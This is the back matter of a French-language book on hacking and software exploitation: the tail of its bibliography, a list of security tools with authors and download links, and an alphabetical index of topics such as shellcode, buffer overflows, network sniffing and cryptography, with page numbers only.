Solar Designer, "Getting Around Non-Executable Stack (and Fix)", *BugTraq* post, August 10, 1997.

D. Stinson, *Cryptographie — Théorie et pratique*, 2e édition, Paris : Vuibert, 2003.

E. Zwicky, S. Cooper et D. Chapman, *Building Internet Firewalls*, 2nd ed., Sebastopol, CA : O'Reilly, 2000.

0x820 Sources

pcalc

Une calculatrice pour programmeurs développée par Peter Glen
http://ibiblio.org/pub/Linux/apps/ math/calc/pcalc-000.tar.gz

NASM

L'assembleur Netwide, développé par le NASM Development Group
http://nasm.sourceforge.net

Nemesis

Un outil d'injection de paquets en ligne de commande écrit par Mark Grimes, alias obecian, et Jeff Nathan
http://www.packetfactory.net/projects/nemesis

dsniff

Une collection d'outils de reniflage du réseau proposée par Dug Song
http://monkey.org/~dugsong/ dsniff

Dissembler

Un convertisseur de shellcode en caractères ASCII imprimables créé par Jose Ronnick, alias Matrix
http://www.phiral.com

mitm-ssh

Un outil pour mener l'attaque de l'homme du milieu sur SSH développé par Claes Nyberg
http:// www.signedness.org/tools/mitm-ssh.tgz

ffp

Un outil de génération d'empreintes floues conçu par Konrad Rieck
http://freeworld.thc.org/thc- ffp

John the Ripper

Un logiciel pour craquer les mots de passe proposé par Solar Designer
http://www.openwall.com/ john

Index

Symboles

! (opérateur non) 17

! (point d'exclamation) 17

!= (opérateur différent) 16

" (guillemets), pour les fichiers d'en-tête 96

"Hello, world!", programme pour afficher 22

$ (dollar), accès direct aux paramètres 187

$1, variable 34

% (pourcent), pour les paramètres de format 51

%n, paramètre de format 51, 174, 180

%s, paramètre de format 51, 179

%x, paramètre de format 178, 179
- option pour la taille des champs 187

& (esperluette)
- opérateur adresse-de 48
- processus en arrière-plan 362

*** (astérisque), pour les pointeurs** 47

// (barre oblique inverse), échappement des caractères 188

; (point-virgule), fin d'une instruction 10

< (opérateur inférieur à) 16

<= (opérateur inférieur ou égal à) 16

<> (crochets obliques), pour les fichiers d'en-tête 96

= (opérateur d'affectation) 14

== (opérateur égal à) 16

> (opérateur supérieur à) 16

>= (opérateur supérieur ou égal à) 16

{} (accolades), bloc d'instructions 10, 11

Numériques

404, réponse HTTP 220

A

accept(), fonction 205, 212

Accès
- aux fichiers en C 91
- distant à un shell root 330

Accolades ({}), bloc d'instructions 10, 11

Accumulateur (EAX), registre 27, 361
- mettre à zéro 384

ACK, indicateur 230
- filtre 269

Actif, reniflage 260

Activité criminelle 471

add, instruction 305

addr_struct.c, fichier 363

Address Resolution Protocol (ARP) 226, 248
- empoisonner le cache 249
- messages
  - de réponse 226
  - de requête 226
- redirection 249
- usurpation 252

addressof.c, programme 49

addressof2.c, programme 50

Adressage
- sur 32 bits 24
- sur 64 bits 24

Adresse
- de boucle de retour 223, 331
- de diffusion, pour les attaques par amplification 266

Adresse *(suite)*
de retour 74
dans un bloc d'activation 137
écraser 142
rechercher l'emplacement exact 146
matérielle 225
source, manipuler 248
Adresse-de, opérateur 48, 51, 103
AES (Rijndael) 415
AF_INET, structure d'une adresse de socket 208
Affichage
des caractères non imprimables 140
des erreurs 88
aircrack 468
AirSnort 459
Algorithme
d'Euclide 417
étendu 418
de hachage à sens unique, chiffrement des mots de passe 160
efficacité 414
quantique
de factorisation 423
recherche 416
temps d'exécution 414
AND
opérateur 17
bit à bit 381
and, instruction 306
Appels
de fonctions imbriqués 66
système, pages de manuel 295
Application, couche OSI 202
Arguments, vecteur 62
Arithmétique de pointeur 56
arp_cmdline(), fonction 255
arp_initdata(), fonction 255
arp_send(), fonction 259
arp_validatedata(), fonction 255
arp_verbose(), fonction 255
ARPhdr, structure 254
arpspoof.c, programme 259, 426
ASCII 36
fonction de conversion en entier 62
pour des adresses IP, conversion 210
ASLR 396, 401, 403
aslr_demo.c, programme 395
aslr_execl.c, programme 404
aslr_execl_exploit.c, programme 406
Assembleur 9
Astérisque (*), pour les pointeurs 47
Asymétrique, chiffrement 423
AT&T syntaxe du langage assembleur 25
atoi(), fonction 62
Attaques
compromis temps/mémoire 442
Fluhrer, Mantin et Shamir (FMS) 469
fraggle 267
homme du milieu (MitM) 428
par amplification 266
par dictionnaire 439
par force brute 455
exhaustives 441
par redirection 249
smurf 267
teardrop 265
auth_overflow.c, programme 128
auth_overflow2.c, programme 132
Autorisations des fichiers 93
Avertissements concernant les pointeurs 57

B

Bande passante, saturation de ping pour épuiser la 266
Barre oblique inverse /, échappement des caractères 188
Base (EBX), registre 27, 359
enregistrer les valeurs actuelles 357
Base locale (LB), pointeur 74

BASH, shell 156, 347
boucles for 147
investigations avec 400
script d'envoi de réponses ARP 252
substitution de commande 263
BB84 412
bc (calculatrice), programme 33
Beauté des mathématiques 3
Bennett, Charles 412
Berkeley Packet Filter (BPF) 269
Bibliothèques
de fonctions 21
documentation 260
Big-endian, ordre des octets 209
Binaires exécutables 23
créer à partir d'un code assembleur 298
bind(), fonction 205
structure host_addr pour 212
bind_port.c, programme 316
bind_port.s, programme 319
bind_shell.s, programme 325
bind_shell_beta.s, programme 321
/bin/sh 374
appel système à exécuter 308
bitwise.c, programme 89
Blowfish 415
Bluesmack 265
Bluetooth, protocole 265
Botnet 267
Bots 267
Boucles
for 13
while/until 12
BPF (Berkeley Packet Filter) 269
Brassard, Gilles 412
bss, segment 73, 81
stockage des variables en C 80
bt, commande 44
buildarp(), fonction 255

C

call, instruction 299
octets nuls 303
Capture de paquets, programmes 232
Caractères imprimables
programmes pour calculer 384
shellcode polymorphe à base de 391
Cartes perforées 2
caught_packet(), fonction 244, 245
cdq, instruction 315
Chaînes
de caractères 44
concaténation en Perl 140
encoder 378
Chaînes *(suite)*
de format 200
écritures courtes 191
mémoire 178
printf(), fonction 54
simplifier des exploits avec un accès direct aux paramètres 189
vulnérabilité 179
char, type de données 14, 47
char_array, binaire exécutable 41
char_array.c, programme 41
Charge utile clandestine 378
check_authentication(), fonction 129, 131
bloc d'activation 134
Chiffrement 409
asymétrique 423
hybride 435
par blocs 415
par flot 415
par produit 415
sans fil 802.11b 455
symétrique 416
taille de clé maximale dans un logiciel exporté 409
chmod, commande 93
chown, commande 95
chsh, commande 94

Cibles distantes 335
Clé
d'hôte, retrouver à partir des serveurs 431
privée 417
publique 417
cleanup(), fonction 192
Client web 220
client_addr_ptr 363, 364
et crash 367
close(), fonction, descripteur de fichier pour 86
Club de modélisme ferroviaire du MIT 1
cmp, instruction 29, 35, 323, 324
Code
arbitraire, exécuter 124
compilé 22
indépendant de la position 299
segment 72
CodeRed, ver 123, 333
Commande
du shell, exécuter comme une fonction 140
exécuter en tant qu'utilisateur root 93
substitution et Perl pour générer un débordement de tampon 141
commandline.c, programme 62
Commentaires, dans un programme C 22
Comparaison, opérateur 18
Compilateurs 9
C 22
gratuits 22
types de données d'une variable et 61
Complément à deux 45, 52
supprimer des octets nuls 303
Compromis temps/mémoire, attaque 442
Compte d'administrateur 93
Voir aussi **root, utilisateur**
Compteur (ECX), registre 27
Confusion 415
Connaissances et moralité 4
connect(), fonction 205, 219, 327
connect-back, shellcode 332
connectback-shell.s, programme 327
Connectivité, tester avec ICMP 228
Connexions
entrantes
accepter, fonction C pour 205
écouter 329
sortantes, pare-feu et 327
Constantes 13
Constructeurs (.ctors), sections 196
Contenu hexadécimal d'un shellcode standard 384
Contre-mesures
démons système 342
détections des attaques 334
fichiers de journalisation et 351
outils 348
pile non exécutable 395
rater l'évident 362
renforcer 392
restrictions de tampon 391
Contrôle des erreurs, pour malloc() 82, 83
convert.c, programme 63
Cookies SYN 265
Copyright Act 124
Crackers 3
Crash 65, 134
adresses mémoire hors limites 64
attaques DoS 260
débordement de tampon 126
et client_addr_ptr 367
CRC32 (cyclic redundancy checksum), fonction 452
crypt(), fonction 160, 435
valeur de salt 441
crypt_crack.c, programme 437
crypt_test.c, programme 436
Cryptanalyse 409
Cryptographie 409
restrictions légales 3

Cryptologie 409
.ctors (constructeurs), sections 196
current_time, variable 102
cut, commande 149
Cyclic redundancy checksum (CRC32), fonction 452
Cynosure 124

D

daemon(), fonction 335
datafile, tampon 158
datatype_sizes.c, programme 46
DCMA (Digital Millennium Copyright Act) de 1998 4
Débogueurs 26
Débordement de tampon 125, 139, 260
  dans les segments mémoire 174
  substitution de commande et Perl pour générer 141
  vulnérabilités
    basées sur la pile 139
    du programme notesearch.c 143
Décalage de un, erreur 122
Déchiffrement basé sur les IV 457
Déclaration
  fonction
    destructeur 191
    type de données de la valeur de retour 19
  variables 14
    dans le tas 81
    sur la pile 81
decode_ethernet(), fonction 245
decode_ip(), fonction 245
decode_sniff.c, fichier 244
decode_tcp(), fonction 244, 245
Décohérence 416
Démons système 342
Denial of Service (DoS) 267
  attaques par amplification 266
  ping de la mort 265
  saturation
    DoS distribué 267
    ping 266
    SYN 265
  teardrop 265
Dépiler 74
Déréférenciation, opérateur 50
  charger l'adresse de 310
DES 415
Descripteurs de fichiers 86
  sous Unix 295
  standard, dupliquer 322
Destructeurs (.dtors)
  afficher le contenu 193
  section 196
    écraser avec l'adresse d'un shellcode injecté 197
Détournement RST 273
Deutsch, Peter 2
Diffusion 415
Digital Millennium Copyright Act (DCMA) de 1998 4
Discrétion des hackers 334
Dissembler 474
Distribution quantique des clés 411
Division, reste 15
DNS (Domain Name Service) 217
Dollar ($), accès direct aux paramètres 187
Données (EDX), registre 27, 376
Données, segment 73
  stockage des variables en C 80
DoS distribué, saturation 267
Double mot (DWORD) 32
  convertir en quadruple mot 315
drop_privs.c, programme 313
dsniff, programme 233, 258, 474
.dtors (destructeurs)
  afficher le contenu 193
  écraser la section avec l'adresse d'un shell code injecté 197
  sections 196
dtors_sample.c, programme 191

dump(), fonction 210
dup2, appel système 320
DWORD (double mot) 32
  convertir en quadruple mot 315

E

EAX (Accumulateur), registre 27, 325, 361
  mettre à zéro 384
EBP (Pointeur de base), registre 27, 34, 74, 77, 359
  enregistrer les valeurs actuelles 357
EBX (Base), registre 27, 325, 359
  enregistrer les valeurs actuelles 357
ec_malloc(), fonction 95
Échappement des caractères, barre oblique inverse (188
Écriture
  autorisation 92
    segment de texte 73
  courte, pour l'exploitation des chaînes de format 191
ECX (Compteur), registre 27
EDI (Index de destination), registre 27
EDX (Données), registre 27, 376
EFLAGS, registre 28
Élégance 2, 7
Empiler 74
Empreintes
  d'hôtes, pour SSH 431
  floues 435
Encapsulation 202
encoded_sockreuserestore_dbg.s, fichier 375
Entiers, conversion de l'ASCII en 62
Entrée
  taille, pour un algorithme 413
  validation 381
  vérification de la taille ou restrictions sur 126
env, commande 148
Epoch 102
Erreurs
  de segmentation 64, 65
  décalage de un 122
  des piquets de clôture 122
  fatales, afficher 236
errorchecked_heap.c, programme 84
ESI (Index de source), registre 27
ESP (Pointeur de pile), registre 27, 36, 74, 77
  shellcode et 382
Espace de stockage contre puissance de calcul 442
Esperluette (&)
  opérateur adresse-de 48
  processus en arrière-plan 362
/etc/passwd, fichier 94, 160
/etc/services, fichier, ports par défaut dans 214
Étendu, algorithme d'Euclide 418
ETHERhdr, structure 254
Ethernet 225, 238
  en-tête 238
    longueur 239
Éthique du hacker 2
examine, commande (GDB)
  instructions désassemblées 33
  mémoire 31
  table ASCII 38
  taille de l'unité d'affichage 31
exec_shell.c, programme 309
exec_shell.s, programme 310
execl(), fonction 155, 404, 405
execle(), fonction 155
Exécution
  autorisation 92
  contrôler le flux 29
execve(), fonction 308, 404
  structure pour 311
Exemple serveur, afficher les données d'un paquet 211

exit(), fonction 198, 298
adresse de 199
Exploit
outils de 343
programmes de 343
scripts de 348
tampon de 346
exploit_notesearch.c, programme 127
exploit_notesearch_env.c, programme 156
Exploitation 121
avec BASH 156
chaînes de format 200
accès direct aux paramètres 189
écrire à des adresses mémoire quelconques 187
écritures courtes 191
lire à des adresses mémoire quelconques 179
vulnérabilité 179
débordement
basé sur le tas 162
de tampon 139
GOT, écraser 200
jackpot(), fonction comme cible 167
pointeurs de fonction, dérouter 174
sans la journalisation 369
techniques générales 124
Expression
abrégée pour les opérateurs arithmétiques 16
artistique, programmation en tant que 2

F

fatal(), fonction 88, 95
fcntl.h, fichier 88
fcntl_flags.c, programme 90
Felten, Edward 4
ffp 474
fg (foreground), commande 165, 347
fgets(), fonction 437
Fichiers
autorisations 93
d'en-tête, pour des fonctions 95
journaux
détection d'une intrusion 351
exploitation sans 369
ouverts, descripteur de fichier pour référencer 86
File Not Found, réponse HTTP 220
File Transfer Protocol (FTP) 229
serveur 233
FILO (first-in, last-out), ordre 74
Filtre pour les paquets 269
find_jmpesp.c, programme 401
first-in, last-out (FILO), ordre 74
firstprog.c, programme 22
float, type de données 14, 15, 46
Floues, empreintes 435
Fluhrer, Mantin et Shamir (FMS), attaque 469
Flux
d'exécution, contrôler 124
de fichiers 86
fms.c, programme 463
fmt_strings.c, programme 52
fmt_uncommon.c, programme 175
fmt_vuln.c, programme 177
Fonctionalité, extension et erreurs 123
Fonctions 21
bibliothèques 21
contrôle des erreurs 82
de rappel 243
déclarer void 20
exécuter automatiquement lors de la terminaison 192
manipulation des chaînes 42
mémoire, pointeur de chaîne référençant 236
point d'arrêt 27
pointeurs 106
appeler sans écraser 164
détourner 174

Fonctions *(suite)*
prologue 30, 75, 138
sauver les valeurs des registres 357
prototype 19
statiques, pointeur sur une chaîne 236
variables locales 65
fopen(), fonction 437
for, boucles 13
en assembleur 322
remplir un tampon 144
Forçage de type 61
pointeur de structure tm en pointeur d'entier 103
foreground (fg), commande 165, 347
Forger une adresse source 248
fork(), fonction 155, 361
Format, paramètres de 51
FP (Pointeur de trame) 74
fprintf(), fonction, pour les messages d'erreur 83
Fraggle, attaques 267
free(), fonction 82, 83, 159
FTP (File Transfer Protocol) 229
serveur 233
funcptr_example.c, programme 105

G

game_of_chance.c, programme 108, 163
GDB, débogueur 26
adresse-de, opérateur 48
analyse avec 285
commandes abrégées 31
contrôler le processus tinywebd en cours d'exécution 365
déboguer un processus enfant démon 344
examine, commande
instructions désassemblées 33
mémoire 31
table ASCII 38
fichier core, examiner 302
investigations avec 400
print, commande 34
stepi, commande 399
syntaxe de désassemblage 28
variables locales dans un bloc d'activation, afficher 69
.gdbinit, fichier 28
Gestionnaires de signaux 336
GET, commande HTTP 215
getenv(), fonction 152
getenvaddr.c, programme 154, 179
geteuid(), fonction 94
gethostbyname(), fonction 217, 218
getuid(), fonction 94, 97
Glen, Peter 474
glibc, gestion de la mémoire dans le tas 159
Global offset table (GOT), écraser 200
GNU Compiler Collection (GCC) 22
compilateur, accès au code source dans GDB 29
objdump, programme 23, 192, 193
Voir aussi GDB débogueur
Goldberg, Ian 410
GOT (global offset table), écraser 200
Graine, pour les séquences de nombres aléatoires 106
Grand O, notation 414
Grèce antique 3
grep, commande 24, 149
rechercher le code noyau d'envoi des paquets de réinitialisation 277
Grimes, Mark 251, 474
Groupes, autorisations de fichiers pour les 92
Grover, Lov 416
Guillemets (96

H

Hacking
analyse avec GDB 285
attitudes envers 471
comme résolution d'un problème 7

crash du programme, contrôler 127
cycle d'innovation 333
essence du 2
origines 1
programme compilé 23
shellcode de liaison à un port 291
hacking 291
hacking.h, fichier, ajout à 211
hacking-network.h, fichier 216, 239, 240, 283
Hacks 7
handle_connection(), fonction 223, 357
point d'arrêt dans une fonction 285
handle_shutdown(), fonction 342
head, commande 149
HEAD, commande HTTP 215
heap_example.c, programme 82
Heisenberg, principe d'incertitude 411
helloworld.asm, programme 297
helloworld.c, récrire en assembleur 297
helloworld1.s, programme 300
helloworld3.s, programme 307
Herfurt, Martin 265
Holtmann, Marcel 265
Homme du milieu (MitM), attaques 428
host_addr, structure pour bind() 212
host_lookup.c, fichier 218
hostent, structure 217
htonl(), fonction 209
htons(), fonction 209, 212
HTTP (Hypertext Transfer Protocol) 203, 214, 229
Hypertext Transfer Protocol (HTTP) 203, 214, 229

I

id, commande 93
Identifiants d'utilisateurs 101
effectif, fixer 312
notes écrites par, afficher 98
IDS (systèmes de détection d'une intrusion) 4, 370
if, instruction dans BASH 397
ifconfig, commande 329
mode espion, configurer 232
if-then-else, structure 11
en assembleur 35
in_addr, structure 210
adresse IP de connexion 328
inc, instruction 28, 39
Inconditionnelle, sécurité 410
Inconditionnels sauts, en langage assembleur 39
Index de destination (EDI), registre 27
Index de source (ESI), registre 27
Indicateurs d'état, fixés par l'instruction cmp 324
Indicatrice d'Euler, fonction 417, 420
inet_aton(), fonction 210
inet_ntoa(), fonction 210, 213
info register eip, commande 31
Injection de paquets, outil 251
input.c, programme 53
input_name(), fonction 163
Instructions conditionnelles, variables dans 16
int
instruction 297
type de données 14
Intégrité des données, responsabilité du programmeur 125
Intel, syntaxe du langage assembleur 25, 26, 28
Internet Control Message Protocol (ICMP) 228
attaques par amplification avec des paquets 266
echo
messages 265
requêtes 228

Internet Datagram, en-tête 240
Internet Explorer, vulnérabilité VML 125
Internet Information Server (Microsoft IIS) 123
Internet Protocol (IP) 227
  adresses 203, 227
    conversion 210
    couche liaison de données 227
    dans les journaux 363
    redirection 459
    usurpation consignée 367
  identifiants prévisibles 275
  structure 239
Interruption 0x80 297
Intrusions
  fichiers de journalisation et détection 351
  rater l'évident 362
Invite de commande, indicateur de jobs d'arrière-plan 347
IPS (systèmes de prévention d'une intrusion) 370
iptables, commande 425
IPv6, paquets fragmentés 266

J

jackpot(), fonction, comme cible d'un exploit 167
Jetables, mots de passe 267
jle, instruction 35, 323
jmp esp, instruction 401
  adresse prévisible 403
jmp short, instruction 304
jobs, commande 347
John the Ripper 440, 474

K

Key Scheduling Algorithm (KSA) 454, 459
kill, commande 338
known_hosts, fichier 428
KSA (Key Scheduling Algorithm) 454, 459

L

LaMacchia Loophole 123
LaMacchia, David 124
Langage
  assembleur 9, 25, 40
    appels système Linux 298
    if-then-else, structure en 35
    instructions, afficher avec la commande examine de GDB 33
    pour un shellcode 298
    syntaxe 25
  C
    accès aux fichiers 91
    adresse-de, opérateur 48
    commentaires 22
    contre langage assembleur 293
    fonctions 18
    intégrité des données, responsabilité du programmeur 125
    opérateurs arithmétiques abrégés 15
    opérations booléennes 17
    segments mémoire 82
    structures de contrôle 327
  de haut niveau, convertir en langage machine 9
  machine 8
    convertir de l'assembleur en 301
    de la fonction main(), afficher 23
    structures de contrôle 322
Largeur du champ, option pour les paramètres de format 53
Laurie, Adam 265
LB (base locale), pointeur 74
lea (Load Effective Address), instruction 39, 309
leave, instruction 139
Lecture
  autorisation 92
  seule, autorisation pour le segment de texte 73
Liaison à un port, shellcode de 291, 327

Liaison de données, couche OSI 202, 203
pour un navigateur Web 224, 227
libc
rechercher l'emplacement d'une fonction de 393
retourner dans 392
Liberté d'expression 4
libnet, bibliothèque C 253
documentation des fonctions 257
structures 273
version 263
libnet_build_arp(), fonction 258
libnet_build_ethernet(), fonction 257
libnet_close_link_interface(), fonction 258
libnet_destroy_packet(), fonction 258
libnet_get_hwaddr(), fonction 260
libnet_get_ipaddr(), fonction 260
libnet_get_prand(), fonction 261
libnet_host_lookup(), fonction 260
libnet_init_packet(), fonction 257
libnet_open_link_interface(), fonction 257
libnet_seed_prand(), fonction 261
libnet-config, programme 263
libpcap, renifleur 238, 243, 270
Ligne de commande
arguments 65
Perl pour exécuter des instructions 140
Linux 21
appels système en assembleur 298
démarrer depuis un CD 5
pile non exécutable 392
linux/net.h, fichier d'en-tête 317
linux-gate
diriger l'exécution vers 402
rebondir sur 403
listen(), fonction 205, 212
Little-endian, ordre des octets 32, 98, 329
LiveCD 5, 21
/usr/src/mitm-ssh 424
John the Ripper 440
Nemesis 251
Load Effective Address instruction (lea) 39, 309
localtime_r(), fonction 102
Logique, en tant qu'art 2
long, mot clé 45
loopback_shell.s, fichier 331
loopback_shell_restore.s, fichier 361
lseek(), fonction 100
LSFR (chiffrement par flux) 415

M

MAC (Media Access Control), adresses 225, 238
main(), fonction 22
arguments de la ligne de commande, accéder aux 62
désassembler 30
visualiser le code machine 23
malloc(), fonction 80, 81, 82, 83
contrôle des erreurs 82
mark.s, fichier 354
mark_break.s, fichier 357
mark_restore.s, fichier 360
Masques jetables 410
Mathématiques, beauté dans les 3
Matrice de probabilité des mots de passe 452
Maxwell, James 335
Media Access Control (MAC), adresses 225
memcpy(), fonction 145
Mémoire 24
adresses
notation hexadécimale 24
ordre 79
quelconques
écrire à 187
lire depuis 179
corruption 124
efficacité contre temps de codage 7
examiner dans GDB 31

Mémoire *(suite)*
instructions de configuration 30
pour les variables 137
locales 125
pour un pointeur void 60
pour une chaîne de format 178
prévoir l'adresse 153
segmentation 86, 297
segments 64
débordement de tampon 174
en C 82
violer 64
memory_segments.c, programme 80
memset(), fonction 145
Microsoft IIS, serveur web 123
Mise à zéro des registres 307
avec un shellcode polymorphe 381
EAX (Accumulateur), registre 384
MitM (homme du milieu), attaques 428
mitm-ssh, paquetage 424, 474
Mode
d'accès des fichiers 89
espion 232
capturer 236
Modèle OSI 204
couches pour un navigateur Web 231
liaison de données 227
réseau 229
transport 231
Moralité et connaissances 4
Mot 32
Mots de passe
craquer 452
attaques exhaustives par force brute 441
attaques par dictionnaire 439
table de correspondance hachée 441
fichier des 160
jetables 267
longueur 440
mov, instruction 28, 36, 297
variantes 305

N

nasm, assembleur 298, 301, 474
Nathan, Jeff 251, 474
Navigateur Web, couches OSI pour 231
nc, programme 289
ndisasm, outil 301
Nemesis 251, 474
nemesis.h, fichier 254
nemesis_arp(), fonction 253
nemesis-arp.c, fichier 253
nemesis-proto_arp.c, fichier 255
netcat, programme 289, 322, 329, 347
netdb.h, fichier 217
netinet/in.h, fichier 208
netstat, programme 322
Netwide Assembler (NASM) 474
Newsham, Tim 455
nexti (instruction suivante), commande 35
NFS (number field sieve) 421
nm, commande 166, 192, 193
nmap, outil de scan de port 274
No Electronic Theft Act 124
Nombres
aléatoires 107
négatifs 45
pseudo-aléatoires 107
Nombres premiers entre eux 417
Non imprimables, caractères 140
Non orthogonaux, états quantiques des photons 411
NOP (no operation), tableau de 146, 152, 286, 346, 405
entre le code de chargement et le shellcode 388
masquer 378
Notation
asymptotique 414
grand O 414
hexadécimale 24
nombres séparés par des points 210

notesearch.c, programme 98
exploitation 402
vulnérabilité
au débordement de tampon 143
de la chaîne de format 197
notetaker.c, programme 96, 157
ntohl(), fonction 209
ntohs(), fonction 209, 213
Number field sieve (NFS) 421
Numéros de séquence, pour TCP 229, 231
Nyberg, Claes 424, 474

O

O_APPEND, mode d'accès 89
O_CREAT, mode d'accès 89, 91
O_RDONLY, mode d'accès 89
O_RDWR, mode d'accès 89
O_TRUNC, mode d'accès 89
O_WRONLY, mode d'accès 89
objdump, programme 23, 192, 193
Octet 24
compteur, incrémenter 185
le moins significatif 181, 185
nul 42, 303
supprimer 308
tampon d'exploit 350
tampon d'exploit, remplir de 286
open(), fonction 91, 351
descripteur de fichier pour 86
indicateurs utilisés avec 89
longueur d'une chaîne 88
OpenBSD, noyau
paquets IPv6 fragmentés 266
pile non exécutable 392
OpenSSH 122
openssh, paquetage 431
Opérateurs
arithmétiques 16
d'affectation (=) 14
différent (!=) 16
égal à (==) 16
inférieur à (16
inférieur ou égal à (16
non (!) 17
supérieur à (>) 16
supérieur ou égal à (>=) 16
unaires
adresse-de, opérateur 48
déréférenciation 50
déréférenciation, opérateur 53
Opérations bit à bit 89
Optimisation 8
or, instruction 306
OR, opérateur 17
indicateurs d'accès aux fichiers 89
Ordre des octets de l'architecture 33
conversion 246
Origine 102
overflow_example.c, programme 125

P

Page de manuel
arpspoof 258
ASCII 36
daemon() 335
exec() 404
libnet 257, 260
write() 295
Paquets 202, 204
capturer 232
décoder les couches 247
fragmenter 228
IPv6 266
inspecter 374
limites de taille 228
Paramètres, accès direct aux 189
Pare-feu, shellcode de liaison à un port et 327
Passerelle 250
par défaut, redirection ARP et 250
PATH, variable d'environnement 179

pcalc (calculatrice du programmeur) 45, 474
pcap, bibliothèques 237
pcap_fatal(), fonction 236
pcap_lookupdev(), fonction 236
pcap_loop(), fonction 243, 244
pcap_next(), fonction 243
pcap_open_live(), fonction 236, 271
pcap_sniff.c, programme 236
Perl 140
perror(), fonction 88
PGCD (plus grand commun diviseur) 417
Photons, états quantiques non orthogonaux dans les 411
Physique, couche OSI 202
  pour un navigateur Web 225
Pile 44, 73, 134
  agrandissement 79
  arguments d'un appel de fonction 354
  bloc d'activation 74, 78, 134
    afficher les variables locales 69
    instructions de création et de suppression des structures 356
  instructions assembleur 301
  mémoire 81
  non exécutable 395
  randomisée 407
  rôle pour les chaînes de format 176
  segment 73
  variables
    déclaration 81
    fiabilité d'un shellcode 372
ping
  de la mort 265
  saturation 266
  utilitaire 228
Piratage de logiciels 124
play_the_game(), fonction 163
PLT (procedure linkage table) 197
Plus grand commun diviseur (PGCD) 417
Point d'arrêt 27, 30, 42, 357, 358
Point d'exclamation (!) 17
pointer.c, programme 47
pointer_types.c, programme 55
pointer_types2.c, programme 57
pointer_types3.c, programme 58
pointer_types4.c, programme 59
pointer_types5.c, programme 60
Pointeurs 27, 51
  d'instruction (EIP), registre 28, 30, 43, 46, 72, 77
    comme pointeur 46
    crash suite à une restauration 139
    examiner la mémoire 31
    exécution d'un programme 72
    instructions assembleur 299
    shellcode et 382
  de base (EBP), registre 27, 34, 74, 77, 359
    enregistrer les valeurs actuelles 357
  de bloc d'activation sauvegardé (SFP) 74, 76, 137
    de fonction 106
      débordement 174
  de pile (ESP), registre 27, 36, 74, 77
    shellcode et 382
  de structure 103
      sockaddr 208
  de trame (FP) 74
  non typés 59
  NULL 82
Polymorphe, shellcode en caractères ASCII 391
pop, instruction 300
  ASCII imprimable 383
Portée des variables 72
Ports
  fermés, réponse avec des paquets SYN/ACK 278
  outil de scan (nmap) 274
  privilèges de root pour la liaison à 223
Pourcent (%), pour les paramètres de format 51
PowerPC, architecture de processeur 23

ppm_crack.c, programme 447
ppm_gen.c, programme 444
Présentation, couche OSI 202
PRGA (Pseudo-Random Generation Algorithm) 454
Principe des tiroirs 443
print, commande (GDB) 34
print_ip(), fonction 263
printable.s, fichier 387
printable_helper.c, programme 384
printf(), fonction 22, 38, 40, 50
  chaîne de format 51, 174
Prise de notes, programme 86
priv_shell.s, programme 314
Privilèges 284, 312
Probabilité conditionnelle 119
Procedure linkage table (PLT) 197
Processeur, particularité du langage assembleur 9
Processus
  détournement 124
  enfant, lancer un shell root avec 361
  reprendre 165
  suspendre 165
Programmation
  accès au tas 73
  bases 9
  comme expression artistique 2
  structures de contrôle 13
    boucles while/until 12
    if-then-else 11
  variables 14
Programme, résultat d'un 122
Prologue de procédure 75
Propriétaire d'un fichier 92
Pseudo-aléatoires, nombres 107
Pseudo-code 9, 11
Pseudo-Random Generation Algorithm (PRGA) 454
Puissance de calcul contre espace de stockage 442
push, instruction 299, 311
  ASCII imprimable 383
Pythagoriciens 3

Q

Quadruple mot, convertir un double mot en 315

R

RainbowCrack 452
rand(), fonction 106
rand_example.c, programme 106
Randomisation, fonction execl() et 405, 406
raw_tcpsniff.c, programme 234
RC4 (chiffrement par flot) 415, 453, 455
read(), fonction, descripteur de fichier pour 86
Recording Industry Association of America (RIAA) 4
recv(), fonction 206, 213
recv_line(), fonction 215, 283, 349, 357
Réduction modulo 15
Registres 26, 297, 304
  afficher 27
  d'usage général 27
  mettre à zéro avec un shellcode polymorphe 381
  processeur x86 26
Reniflage
  de paquets
    actif 260
    mode espion 232
  réseau 260, 409
    actif 260
    décoder les couches 247
    libpcap 238
    socket brute 235
  socket en mode brut 235

Répertoire des fichiers d'en-tête 96
Request for Comments (RFC)
768, en-têtes UDP 231
791, en-têtes IP 227, 240
793, en-têtes TCP 230, 242
Requêtes web, traiter après une intrusion 351
Réseau 201
commuté
paquets dans 248
couches OSI 202
pour un navigateur Web 231
liaison de données 227
réseau 229
transport 231
de Feistel, pour le DES 415
Denial of Service 267
attaque par amplification 266
ping de la mort 265
saturation
de ping 266
DoS distribué 267
SYN 265
teardrop 265
détournement TCP/IP 273
RST 273
hacking 291
analyse avec GDB 285
shellcode de liaison à un port 291
modèle OSI 204
non commuté 232
ordre des octets 209, 329
reniflage 260
actif 260
décoder les couches 247
libpcap 238
socket brute 235
scan de port 282
défense proactive 282
FIN, X-mas et Null 275
forger des leurres 275
passif 277
SYN furtif 274
sockets
client web 220
conversion d'adresse 210
exemple de serveur 214
fonctions 207
ordre des octets du réseau 209
tinyweb 224
trafic anormal, détecter 370
Résolution de problèmes avec le hacking 2, 7
Reste d'une division 15
ret, instruction 139, 299
ret2libc 392
Retour chariot, fin de ligne dans HTTP 216
Return Material Authorization (RMA) 229
return, commande 278
RIAA (Recording Industry Association of America) 4
Rieck, Konrad 431, 474
RMA (Return Material Authorization) 229
Ronnick, Jose 474
Root
privilèges 159, 284
pour se lier à un port 223
shell pour restaurer 314
shell
accès distant 330
débordement pour ouvrir 128
lancer 199
lancer depuis un processus enfant 361
obtenir 195
socket, réutiliser 374
utilisateur 93
RSA Data Security 410, 417, 421
rst_hijack.c, programme 270
modification 278

S

Sadmind, ver 123
Saisie de l'utilisateur, vérifier la longueur ou restrictions sur 126
Sasser, ver 333

Saturation de services, par les attaques DoS 260
Saut de ligne, fin de ligne HTTP 216
Sauts en langage assembleur 29
  conditionnels 323
  inconditionnels 39
Scan
  de port 282
    défense proactive 282
    FIN, X-mas et Null 275
    forger des leurres 275
    passif 277
    SYN furtif 274
  FIN 275
    après modification du noyau 278
    avant modification du noyau 278
  Null 275
  passif 277
  semi-ouvert 274
  SYN furtif 274
  X-mas 275
scanf(), fonction 53
scope.c, programme 65
scope2.c, programme 66
scope3.c, programme 67
Script kiddies 3
Secure Digital Music Initiative (SDMI) 4
Secure Shell (SSH)
  empreintes d'hôtes différentes 431
  protections contre l'usurpation d'identité 427
Secure Sockets Layer (SSL) 409
  protections contre l'usurpation d'identité 427
Sécurité
  évolution des vulnérabilités 403
  impact des erreurs 124
  inconditionnelle 410
  informatique 412
